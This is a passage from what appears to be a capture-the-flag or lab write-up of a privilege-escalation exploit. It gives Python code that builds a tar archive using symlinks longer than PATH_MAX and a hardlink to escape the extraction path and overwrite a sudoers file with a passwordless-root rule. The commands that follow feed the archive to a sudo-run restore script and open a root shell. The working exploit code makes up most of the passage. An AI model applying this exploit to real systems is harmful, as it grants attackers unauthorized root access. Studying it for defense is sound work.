    # create the final symlink that exceeds PATH_MAX and simply points to
the
    # top dir. this allows *any* path to be appended.
    # this link will never be expanded by os.path.realpath(), nor anything
after it.
    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)
    # make a symlink outside to keep the tar command happy
```


```
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../etc/sudoers.d/whatever"
    tar.addfile(e)
    # use the symlinks above, that are not checked, to create a hardlink
    # to a file outside of the destination path
    f = tarfile.TarInfo("flaglink")
    f.type = tarfile.LNKTYPE
    f.linkname =  "escape"
    tar.addfile(f)
    # now that we have the hardlink we can overwrite the file
    content = b"wacky  ALL=(ALL) NOPASSWD: ALL\n"
    c = tarfile.TarInfo("flaglink")
    c.type = tarfile.REGTYPE
    c.size = len(content)
    tar.addfile(c, fileobj=io.BytesIO(content))
```

Running it will create poc.tar



Copy it to the backup directory and run sudo command

```
mv poc.tar /opt/backup_clients/backups/backup_1001.tar
sudo python3 /opt/backup_clients/restore_backup_clients.py -b
backup_1001.tar -r restore_1
sudo su -
```



I got root shell!